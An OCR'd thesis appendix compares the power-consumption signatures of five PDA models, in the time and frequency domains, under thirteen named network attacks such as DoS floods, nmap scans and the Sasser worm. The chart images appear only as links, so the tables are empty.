




This page intentionally left blank

Appendix I. Time & Frequency Domains











The following graphical representations show comparisons of mean energy signatures in both the time and frequency domains (taken from Table 5.4) on five different PDAs after the following *dirty dozen* attacks were captured and analyzed for each:

1. Apache Web Server DoS Attack
2. IIS Web Server DoS Attack
3. LSASS RPC Buffer Overflow Exploit
4. MSSQL 2000 Remote UDP Exploit
5. Sasser Worm Attack
6. Smurf Attack
7. Microsoft RPC DCOM Exploit
8. Windows SSL PCT Overflow Exploit
9. nmap (TCP)
10. nmap (UDP)
11. SYNFlood (TCP)
12. UDPFlood (UDP)
13. ping flood (IMCP)











Attack 1. Apache Web Server DoS Attack

PDA	Time Domain	Frequency Domain
Axim 3xi 400MHz		
Axim 3xi 624MHz		
Axim 5v 624MHz		
iPaq 4150 400MHz		
iPaq h5555 400MHz		











Attack 2. IIS Web Server DoS Attack

PDA	Time Domain	Frequency Domain
Axim 3xi **400MHz**		
Axim 3xi **624MHz**		
Axim 5v **624MHz**		
iPaq 4150 **400MHz**		
iPaq h5555 **400MHz**		











Attack 3. LSASS RPC Buffer Overflow Exploit

PDA	Time Domain	Frequency Domain
Axim 3xi **400MHz**		
Axim 3xi **624MHz**		
Axim 5v **624MHz**		
iPaq 4150 **400MHz**		
iPaq h5555 **400MHz**		











Attack 4. MSSQL 2000 Remote UDP Exploit

PDA	Time Domain	Frequency Domain
Axim 3xi 400MHz		
Axim 3xi 624MHz		
Axim 5v 624MHz		
iPaq 4150 400MHz		
iPaq h5555 400MHz		











Attack 5. Sasser Worm Attack

PDA	Time Domain	Frequency Domain
Axim **3xi** **400MHz**		
Axim **3xi** **624MHz**		
Axim **5v** **624MHz**		
iPaq **4150** **400MHz**		
iPaq **h5555** **400MHz**		









